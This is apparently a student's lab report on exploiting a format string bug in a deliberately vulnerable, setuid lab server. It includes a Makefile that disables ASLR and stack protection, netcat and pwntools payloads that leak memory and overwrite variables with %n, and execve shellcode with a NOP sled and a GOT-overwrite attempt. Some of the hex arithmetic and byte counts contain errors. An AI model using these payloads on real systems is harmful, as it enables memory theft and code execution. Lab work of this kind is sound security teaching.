CSCI 465 – Net/App Security

Mia Weber

10/02/2023

Format String Vulnerability Lab


Create a Makefile

Below is a Makefile that was created for the logServer program.

```
┌──(kali㉿kali)-[~/NetworkSecurity/labs/logServer]
└─$ cat Makefile
# rule for compiling program

COMPILER = g++
COMPILER_FLAGS = -c -g -Wall -std=c++17 -m32
BUILD_FLAGS = -m32 -fno-stack-protector -z execstack -no-pie

# list .cpp files separated by space
CPP_FILES = logServer.cpp

# executable program name
PROGRAM_NAME = logServer.exe

# rule for compiling and building program
# make or make all triggers the following rule
build:
        # disable ASLR
        echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
        # compiles .cpp to object file .o
        $(COMPILER) $(COMPILER_FLAGS) $(CPP_FILES)
        # builds executable from object files
        $(COMPILER) $(BUILD_FLAGS) -o $(PROGRAM_NAME) *.o
        sudo chown root:root $(PROGRAM_NAME)
        sudo chmod u+s $(PROGRAM_NAME)

# rule for running programming
# make run triggers the following rule
run:
        ./$(PROGRAM_NAME)

# rule for clean up
# make clean triggers the following rule
clean:
        rm -f $(PROGRAM_NAME) *.o
```


Crash the Server

We can test the functionality of the logServer by sending some sample data to the program using the netcat command. The results of testing the program can be seen below.




We can send the test data “Hello there” using netcat. The server receives the data, prints the “Logged successfully!” message and waits for another connection. The connection closes and the data that was logged is echoed back to the sender machine.

We can crash this server by sending some malformed data. Instead of just sending “Hello there” we can send “AAAAA%x” which will force the program to print an arbitrary address. This can be seen below.



We see AAAAA804c0a8 printed after the address and before the debug message now. We can continue to add values until the server crashes as seen below. This time we will use %s for the server to crash. If we use python, we can quickly send 50 repeats of %s to the server to cause it to crash.



Find Vulnerability

The primary format string vulnerability exists on line 90. The contents of “data” is being printed without verification as to the type of content that “data” is storing. The printf statement is missing a format string parameter and is therefore a format string vulnerability. Because of this vulnerability, the value of the data variable can’t be trusted since the contents of the variable are unvalidated. This vulnerability could be exploited so that an attacker could control the format string and the program could read data from memory that it isn’t supposed to. This vulnerability is a violation of the confidentiality and integrity of both the data and the program itself. If the vulnerability were to be exploited, it would impact the application and system because it could lead to sensitive information being leaked, and memory addresses or stack contents could be accessed by individuals who shouldn’t have access to that information. The integrity of the application and system is also at risk because a bad actor could write to memory they shouldn’t be able to, execute code they shouldn’t, or otherwise manipulate the data in unwanted ways including injection attacks or even just crashing the server so that it isn’t available for legitimate users.

```
82 /*
83 This function logs the buffer on standard output
84 */
85 void log_data(unsigned int length, char *data) {
86    printf("The input buffer is @:    0x%08x\n",   (unsigned int)  data);
87    printf("The secret message is @:  0x%08x\n",   (unsigned int)  secret);
88    printf("The target variable is @: 0x%08x\n",   (unsigned int)  &target);
89
90    printf(data);
91
92    printf("\nDEBUG: ");
93    printf("The target value: %d \t 0x%08x\n",  target, target);
94
95    printf("\n(^_^)(^_^)  Logged successfully! (^_^)(^_^)\n");
96 }
```

Print Server Program’s Memory

Stack Data:

The first thing we need to do is determine when the address repeats. We can do this by sending a lot of “%x”s to the server and identify when AAAA (41414141) repeats.

```
┌──(kali㉿kali-linux-2022-2)-[~/NetworkSecurity/labs/logServer]
└─$ python3 -c 'print("AAAA" + "%08x."*50)' | nc -v 192.168.64.6 200
192.168.64.6: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.64.6] 200 (?) open
AAAA%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x
.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%0
8x.%08x.%08x.%08x.%08x.%08x.
┌──(kali㉿kali-linux-2022-2)-[~/NetworkSecurity/labs/logServer]
└─$
```

The results of sending this tell us that we need to send 13 as a parameter in order to land at the repeated address.

```
(^_^)(^_^)  Logged successfully! (^_^)(^_^)
Got request from 192.168.64.1:49451
Received 254 bytes.
The input buffer is @:    0×ffffcce4
The secret message is @:  0×0804c090
The target variable is @: 0×0804c0a8
AAAA0804c0a8.ffffccd4.08049bbe.00000001.0804bff4.ffffcee8.08049b82.000000fe.ffffcce4.0000c12b.0
8049af3.f7a1eda0.41414141.78383025.3830252e.30252e78.252e7838.2e783830.78383025.3830252e.30252e
78.252e7838.2e783830.78383025.3830252e.30252e78.252e7838.2e783830.78383025.3830252e.30252e78.25
2e7838.2e783830.78383025.3830252e.30252e78.252e7838.2e783830.78383025.3830252e.30252e78.252e783
8.2e783830.78383025.3830252e.30252e78.252e7838.2e783830.78383025.3830252e.
DEBUG: The target value: 287454020       0×11223344

(^_^)(^_^)  Logged successfully! (^_^)(^_^)
```

We can verify this by only sending “AAAA” 13 times as seen below.

```
┌──(kali㉿kali-linux-2022-2)-[~/NetworkSecurity/labs/logServer]
└─$ python3 -c 'print("AAAA" + "%08x."*13)' | nc -v 192.168.64.6 200
192.168.64.6: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.64.6] 200 (?) open
AAAA%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.
┌──(kali㉿kali-linux-2022-2)-[~/NetworkSecurity/labs/logServer]
└─$
```

The results verify that 13 is the correct number.

```
(^_^)(^_^)  Logged successfully! (^_^)(^_^)
Got request from 192.168.64.1:49462
Received 69 bytes.
The input buffer is @:    0×ffffcce4
The secret message is @:  0×0804c090
The target variable is @: 0×0804c0a8
AAAA0804c0a8.ffffccd4.08049bbe.00000001.0804bff4.ffffcee8.08049b82.00000045.ffffcce4.0000c136.0
8049af3.f7a1eda0.41414141.
DEBUG: The target value: 287454020       0×11223344

(^_^)(^_^)  Logged successfully! (^_^)(^_^)
```

Global Data:

We can get the server to print out the secret message by specifying the correct memory address rather than just “AAAA” like above. Like the command above we can use 13 %08x with the %s to get the message to print.

```
┌──(kali㉿kali-linux-2022-2)-[~/NetworkSecurity/labs/logServer]
└─$ python3 -c 'import sys; sys.stdout.buffer.write(b"\x90\xc0\x04\x08" + b"%08x-%08x-%08x-%08x-%08x-%08x-%08x-%0
8x-%08x-%08x-%08x-%08x-%s\n")' | nc -v 192.168.64.6 200
192.168.64.6: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.64.6] 200 (?) open
♦%08x-%08x-%08x-%08x-%08x-%08x-%08x-%08x-%08x-%08x-%08x-%08x-%s
┌──(kali㉿kali-linux-2022-2)-[~/NetworkSecurity/labs/logServer]
└─$
```

When we send that now we can access the secret message as seen below.

```
(^_^)(^_^)  Logged successfully! (^_^)(^_^)
Got request from 192.168.64.1:49489
Received 66 bytes.
The input buffer is @:    0×ffffcce4
The secret message is @:  0×0804c090
The target variable is @: 0×0804c0a8
♦0804c0a8-ffffccd4-08049bbe-00000001-0804bff4-ffffcee8-08049b82-00000042-ffffcce4-0000c151-0804
9af3-f7a1eda0-secret: RB2013-RB2021
DEBUG: The target value: 287454020       0×11223344

(^_^)(^_^)  Logged successfully! (^_^)(^_^)
```

We can put this logic in a python script to send this command in a simpler way. The python script can be seen below. The script was modeled after the previous ones that I have used to exploit remote servers. It has been modified for the needs of the format string vulnerability (this is why the response is commented out- there will be no response from this server during this exploit).

```python
#!/usr/bin/env python3

from pwn import *

# Define target IP and port
target_host = '192.168.64.6'
target_port = 200

# Define the address you want to read
address_to_read = 0×0804c090

# Construct the payload
payload = (
    p32(address_to_read) +  # Address to read in little-endian format
    b"%08x-" * 12 + b"%s"  # Format specifiers to read the data as a string
).rstrip(b"-")

# Create the exploit code
exploit_code = payload + b"\n"

# Connect to the target using netcat
io = remote(target_host, target_port)

# Send the exploit code
io.send(exploit_code)

# Receive and print the response
#response = io.recvall()
#print(response.decode())

# Close the connection
io.close()
~
~
~
~
~
~
~
~
~
~
~
~
~
"secretPrint1.py" 32L, 685B
```

When we run the python script, we see the secret message printed out just like when the command was sent with netcat.

```
┌──(kali㉿kali)-[~/NetworkSecurity/labs/logServer]
└─$ ./logServer.exe
Accepting requests on port 200
Got request from 192.168.64.1:56601
Received 66 bytes.
The input buffer is @:    0×ffffcce4
The secret message is @:  0×0804c090
The target variable is @: 0×0804c0a8
♦0804c0a8-ffffccd4-08049bbe-ffffcf04-0804bff4-ffffcee8-08049b82-00000042-ffffcce4-0000dd19-0804
9af3-f7a1eda0-secret: RB2013-RB2021
DEBUG: The target value: 287454020       0×11223344

(^_^)(^_^)  Logged successfully! (^_^)(^_^)
^C

┌──(kali㉿kali)-[~/NetworkSecurity/labs/logServer]
└─$
```

Modify the Server Program's Memory

Modify Data to Arbitrary Value:

The target value is located at 0x0804c0a8. The first thing that we need to do is access the value that is currently stored in that location to verify that we can access and modify that memory location. We can change the target value by sending the code below.

```
┌──(kali㉿kali-linux-2022-2)-[~/NetworkSecurity/labs/logServer]
└─$ python3 -c 'import sys; sys.stdout.buffer.write(b"\xa8\xc0\x04\x08" + b"%08x-%08x-%08x-%08x-%08x-%08x-%08x-%0
8x-%08x-%08x-%08x-%08x-%n\n")' | nc -v 192.168.64.6 200
192.168.64.6: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.64.6] 200 (?) open
♦%08x-%08x-%08x-%08x-%08x-%08x-%08x-%08x-%08x-%08x-%08x-%n
┌──(kali㉿kali-linux-2022-2)-[~/NetworkSecurity/labs/logServer]
└─$
```

The target value becomes 0x00000070 now instead of the default value 0x11223344.


```
┌──(kali㉿kali)-[~/NetworkSecurity/labs/logServer]
└─$ ./logServer.exe
Accepting requests on port 200
Got request from 192.168.64.1:49506
Received 66 bytes.
The input buffer is @:    0×ffffcce4
The secret message is @:  0×0804c090
The target variable is @: 0×0804c0a8
♦0804c0a8-ffffccd4-08049bbe-ffffcf04-0804bff4-ffffcee8-08049b82-00000042-ffffcce4-0000c162-0804
9af3-f7a1eda0-
DEBUG: The target value: 112     0×00000070

(^_^)(^_^)  Logged successfully! (^_^)(^_^)
```

Modify Value to 0x5000:

We can calculate the width needed for 0x5000 to be printed by using a hex to decimal converter which tells us that the decimal value for 0x5000 is 20480. Therefore, we need to add 20480 bytes of width to the command in order to get the target address to be 0x5000. It can be divided up in the following way.

```
┌──(kali㉿kali-linux-2022-2)-[~/NetworkSecurity/labs/logServer]
└─$ python3 -c 'import sys; sys.stdout.buffer.write((0×0804c0a8).to_bytes(4,byteorder="little") + b"%1700x-%1700x
-%1700x-%1700x-%1700x-%1700x-%1700x-%1700x-%1700x-%1700x-%1764x-%n")' | nc -v 192.168.64.6 200
192.168.64.6: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.64.6] 200 (?) open

^C

┌──(kali㉿kali-linux-2022-2)-[~/NetworkSecurity/labs/logServer]
└─$
```

Now the target address is 0x000050000.



Modify Value to 0xAABBCCDD:

In order to modify the target address to 0xaabbccdd we need to use the half-byte direct parameter access method. First, we need to verify that we can modify the target memory address by using the direct parameter access method. We can do this by sending the following:

```
┌──(kali㉿kali-linux-2022-2)-[~/NetworkSecurity/labs/logServer]
└─$ python3 -c 'import sys; sys.stdout.buffer.write((b"\xa8\xc0\x04\x08") + b"%13$n\n")' | nc -v 192.168.64.6 200
192.168.64.6: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.64.6] 200 (?) open
♦%13$n
┌──(kali㉿kali-linux-2022-2)-[~/NetworkSecurity/labs/logServer]
└─$
```

Sending this modifies the target address as seen below.

```
DEBUG: The target value: 287454020       0×11223344

(^_^)(^_^)  Logged successfully! (^_^)(^_^)
Got request from 192.168.64.1:49698
Received 9 bytes.
The input buffer is @:    0×ffffcce4
The secret message is @:  0×0804c090
The target variable is @: 0×0804c0a8
♦♦
DEBUG: The target value: 4       0×00000004

(^_^)(^_^)  Logged successfully! (^_^)(^_^)
```

We can also verify that we can modify the memory address with the half-byte method.

```
┌──(kali㉿kali-linux-2022-2)-[~/NetworkSecurity/labs/logServer]
└─$ python3 -c 'import sys; sys.stdout.buffer.write((b"\xa8\xc0\x04\x08\xb0\xc0\x04\x08") + b"%x%13$hn\n")' | nc
-v 192.168.64.6 200
192.168.64.6: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.64.6] 200 (?) open
♦♦%x%13$hn
┌──(kali㉿kali-linux-2022-2)-[~/NetworkSecurity/labs/logServer]
└─$
```

This successfully modifies the memory address as seen below.

```
┌──(kali㉿kali)-[~/NetworkSecurity/labs/logServer]
└─$ ./logServer.exe
Accepting requests on port 200
Got request from 192.168.64.1:49747
Received 16 bytes.
The input buffer is @:    0xffffcce4
The secret message is @:  0x0804c090
The target variable is @: 0x0804c0a8
◆◆804c0a8
DEBUG: The target value: 287440911       0x1122000f

(^_^)(^_^)  Logged successfully! (^_^)(^_^)
```

Now we need to modify the memory address to be 0xaabbccdd. We can start with 0xccdd. We need to do some math to make this happen. (0xccdd -8) = 52437. We can use that value to get to 0xccdd.

```
┌──(kali㉿kali-linux-2022-2)-[~/NetworkSecurity/labs/logServer]
└─$ python3 -c 'import sys; sys.stdout.buffer.write((b"\xa8\xc0\x04\x08\xb0\xc0\x04\x08") + b"%52437x%13$hn\n")'
| nc -v 192.168.64.6 200
192.168.64.6: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.64.6] 200 (?) open
◆◆%52437x%13$hn
┌──(kali㉿kali-linux-2022-2)-[~/NetworkSecurity/labs/logServer]
└─$
```

Sending this results in 0xccdd being printed to the target memory address.

```
                                                                804c0a8
DEBUG: The target value: 287493341       0x1122ccdd

(^_^)(^_^)  Logged successfully! (^_^)(^_^)
```

Next, we need to get 0xaabb to print. Again, we can do some math. (0x1aabb-0xccdd) = 56798.

```
┌──(kali㉿kali-linux-2022-2)-[~/NetworkSecurity/labs/logServer]
└─$ python3 -c 'import sys; sys.stdout.buffer.write((b"\xa8\xc0\x04\x08\xb0\xc0\x04\x08") + b"%52437x%13$hn%56798
x%14$hn\n")' | nc -v 192.168.64.6 200
192.168.64.6: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.64.6] 200 (?) open
◆◆%52437x%13$hn%56798x%14$hn
┌──(kali㉿kali-linux-2022-2)-[~/NetworkSecurity/labs/logServer]
└─$
```

Unfortunately, this does not get 0xaabb to print. There appears to be no change to the output once we add this second value. Significant troubleshooting was done to attempt to resolve this issue but no matter what, when using the half-byte method, I was unable to modify the first four bytes of the memory address.

```
                                                                f
fffccd4
DEBUG: The target value: 287493341       0x1122ccdd

(^_^)(^_^)  Logged successfully! (^_^)(^_^)
```

Now we can write a python script to accomplish the same memory address overwrite. The python script that was created can be seen below.

```python
#!/usr/bin/env python3
from pwn import *

# Define target IP and port
target_host = '192.168.64.6'
target_port = 200

# Define the address you want to write
address_to_write = 0x0804c0a8
address_plus_two = 0x0804c0b0

# Construct the payload
payload = (
    p32(address_to_write) + p32(address_plus_two) +  # Address to read in little-endian format
    b"%52437x%13$hn" + b"%56798x%14$hn"  # Format specifiers to read the data as a string
)

# Create the exploit code
exploit_code = payload + b"\n"

# Connect to the target using netcat
io = remote(target_host, target_port)

# Send the exploit code
io.send(exploit_code)

# Receive and print the response
#response = io.recvall()
#print(response.decode())

# Close the connection
io.close()

~
~
~
~
"writeAddress.py" 34L, 744B
```

```
(base) ┌──(kali㉿kali-linux-2022-2)-[~/NetworkSecurity/labs/logServer]
└─$ python3 writeAddress.py
[+] Opening connection to 192.168.64.6 on port 200: Done
[*] Closed connection to 192.168.64.6 port 200

(base) ┌──(kali㉿kali-linux-2022-2)-[~/NetworkSecurity/labs/logServer]
└─$
```

The results of sending the python script can be seen below- it is still unable to modify the first four bytes of the target memory address.

```
                                                          fff00864
DEBUG: The target value: 287493341      0x1122ccdd

(^_^)(^_^)  Logged successfully! (^_^)(^_^)
```

Exploit Using Connect-Back Shellcode

Using connect-back shellcode did not work. Instead, we can just send x/86 exec shellcode so that we still get some kind of shell. The first thing we need to do is use gdb to generate shellcode and use the shellcode_writer script to write the shellcode in the appropriate format to *shellcode.bin.* Then we need to store the shellcode into an environment variable called SHELLCODE.

Now we can run the following command to find the memory address of the environment variable SHELLCODE when the logServer is run.

```
┌──(kali㉿kali)-[~/NetworkSecurity/labs/logServer/temp]
└─$ ./getenvaddr.exe SHELLCODE ../logServer.exe
SHELLCODE will be at 0xffffdf8c with reference to ../logServer.exe
```

This tells us that the SHELLCODE variable will be stored at 0xffffdf8c. We can now write that address to the target variable using the same method as above.

```
┌──(kali㉿kali-linux-2022-2)-[~/NetworkSecurity]
└─$ python3 -c 'import sys; sys.stdout.buffer.write((b"\xa8\xc0\x04\x08\xb0\xc0\x0
4\x08") + b"%57220x%13$hn%8307x%14$hn\n")' | nc -v 192.168.64.6 200
192.168.64.6: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.64.6] 200 (?) open
♦♦%57220x%13$hn%8307x%14$hn
┌──(kali㉿kali-linux-2022-2)-[~/NetworkSecurity]
└─$
```

The results of sending this are below. We are still unable to alter the first four bytes of the target address. This will affect our ability to trigger the server to generate a shell.

```
                                                                ffffccd4
DEBUG: The target value: 287498124       0x1122df8c

(^_^)(^_^)  Logged successfully! (^_^)(^_^)
```

Either way, we can continue and find the address of the exit function for the logServer by running the command below.

```
┌──(kali㉿kali)-[~/NetworkSecurity/labs/logServer/temp]
└─$ objdump -R ../logServer.exe | grep exit
0804c054 R_386_JUMP_SLOT   exit@GLIBC_2.0
```

Now we can send this new address and the address +2 bytes. The exploit below overwrites the memory address of the exit function with the memory address of the SHELLCODE variable.

```
┌──(kali㉿kali-linux-2022-2)-[~/NetworkSecurity]
└─$ python3 -c 'import sys; sys.stdout.buffer.write((b"\x54\xc0\x04\x08\x56\xc0\x04\x08") + b"%57220x%13$hn%8307x%14$hn\n")'
 | nc -v 192.168.64.6 200
192.168.64.6: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.64.6] 200 (?) open
TV%57220x%13$hn%8307x%14$hn
┌──(kali㉿kali-linux-2022-2)-[~/NetworkSecurity]
└─$
```

The results of sending the above exploit can be seen below. Once again, this does not trigger the logServer to run the shellcode and launch a shell because it is unable to print the first four bytes of the address.

```
                                                                ffffccd4
DEBUG: The target value: 287498124       0x1122df8c

(^_^)(^_^)  Logged successfully! (^_^)(^_^)
```

We can do the same thing by storing the address of the shellcode in the buffer rather than as an environment variable. In order to do this, we need to know the address of the input buffer. This is printed when information is logged to the server, so we know that the input buffer is located at 0xffe4d304. This can be seen below.

Now that we know that we need to do some math to determine the NOP sled length for the exploit code. We can use (25*4-24) = 76 bytes of NOP sled since we have 24 bytes of shellcode

that we generated above. We can create an exploit and write the NOP sled to it by doing the following.

```
┌──(kali㉿kali)-[~/NetworkSecurity/labs/logServer]
└─$ python3 -c 'import sys; sys.stdout.buffer.write(b"\x90"*76)' > exploit.bin

┌──(kali㉿kali)-[~/NetworkSecurity/labs/logServer]
└─$ wc -c exploit.bin
76 exploit.bin

┌──(kali㉿kali)-[~/NetworkSecurity/labs/logServer]
└─$ 
```

Now we can add the shellcode to the exploit code and the length of the exploit code should be 100.

```
┌──(kali㉿kali)-[~/NetworkSecurity/labs/logServer]
└─$ cat shellcode.bin >> exploit.bin

┌──(kali㉿kali)-[~/NetworkSecurity/labs/logServer]
└─$ wc -c exploit.bin
100 exploit.bin

┌──(kali㉿kali)-[~/NetworkSecurity/labs/logServer]
└─$ hexdump -C exploit.bin
00000000  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  |................|
*
00000040  90 90 90 90 90 90 90 90  90 90 90 90 31 c0 50 68  |............1.Ph|
00000050  2f 2f 73 68 68 2f 62 69  6e 89 e3 31 c9 89 ca 6a  |//shh/bin..1...j|
00000060  0b 58 cd 80                                       |.X..|
00000064
```

Since we already know the address of the input buffer is 0xffe4d304 we don't have to use gdb. This address will change depending on the length of the argument that is sent to the program.

We need to find the new offset parameter that will result in "AAAA" or 41414141 to repeat. After trial and error, 38 was the parameter that worked. Below is the exploit and the result which shows us that 38 is the correct value.

```
┌──(kali㉿kali-linux-2022-2)-[~/NetworkSecurity/labs/logServer]
└─$ (cat exploit.bin; python3 -c 'import sys; sys.stdout.buffer.write(b"AAAA%38$x\n")') | nc -v 192.168.64.6 200
192.168.64.6: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.64.6] 200 (?) open
◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆1◆Ph//shh/bin◆◆1j◆j
                                                                                       XAAAA%38$x

┌──(kali㉿kali-linux-2022-2)-[~/NetworkSecurity/labs/logServer]
└─$ 
```

The results of sending the code above are:

```
(^_^)(^_^)  Logged successfully! (^_^)(^_^)
Got request from 192.168.64.1:57885
Received 109 bytes.
The input buffer is @:    0xffe4d304
The secret message is @:  0x0804c090
The target variable is @: 0x0804c0a8
◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆1◆Ph//shh/bin◆◆1j◆j

XAAAA41414141
DEBUG: The target value: 287454020       0x11223344

(^_^)(^_^)  Logged successfully! (^_^)(^_^)
```

Now we can attempt to write the address of the input buffer to the target variable for testing. Some math is required for this to work.

```
(base) ┌──(kali㉿kali-linux-2022-2)-[~]
└─$ printf "%d" $((0×d304-100-8))
53912
(base) ┌──(kali㉿kali-linux-2022-2)-[~]
└─$ printf "%d" $((0×ffe4-0×d304))
11488
(base) ┌──(kali㉿kali-linux-2022-2)-[~]
└─$
```

Now we can construct our exploit and send it to the server.

```
┌──(kali㉿kali-linux-2022-2)-[~/NetworkSecurity/labs/logServer]
└─$ (cat exploit.bin; python3 -c 'import sys; sys.stdout.buffer.write(b"\xa8\xc0\x04\x08\xb0\xc0\x04\x08%53
912x%38$hn%11488x%39$hn\n")') | nc -v 192.168.64.6 200
192.168.64.6: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.64.6] 200 (?) open
◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆1◆Ph//shh/bin◆◆1j◆j
                                                                                                  X◆◆%53912x%3
8$hn%11488x%39$hn
┌──(kali㉿kali-linux-2022-2)-[~/NetworkSecurity/labs/logServer]
└─$
```

We can send this to the server to change the value of the target variable to the address of the input buffer. Once again, I am unable to write to the first four bytes of the address. The last four bytes are correctly overwritten.

```
                                                    ffe4d2f4
DEBUG: The target value: 287494916       0×1122d304

(^_^)(^_^)  Logged successfully! (^_^)(^_^)
```

The target value was overwritten (or at least the last four bytes were) to the last four bytes of the input buffer. The good news is that the buffer address did not move when we sent this. The buffer is still located at 0xff34d304.

```
(^_^)(^_^)  Logged successfully! (^_^)(^_^)
Got request from 192.168.64.1:58920
Received 134 bytes.
The input buffer is @:     0×ffe4d304
The secret message is @:   0×0804c090
The target variable is @: 0×0804c0a8
◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆1◆Ph//shh/bin◆◆1j◆j
X◆◆
```

In addition, the memory address of the exit function is also that same. It is still located at 0804c054.

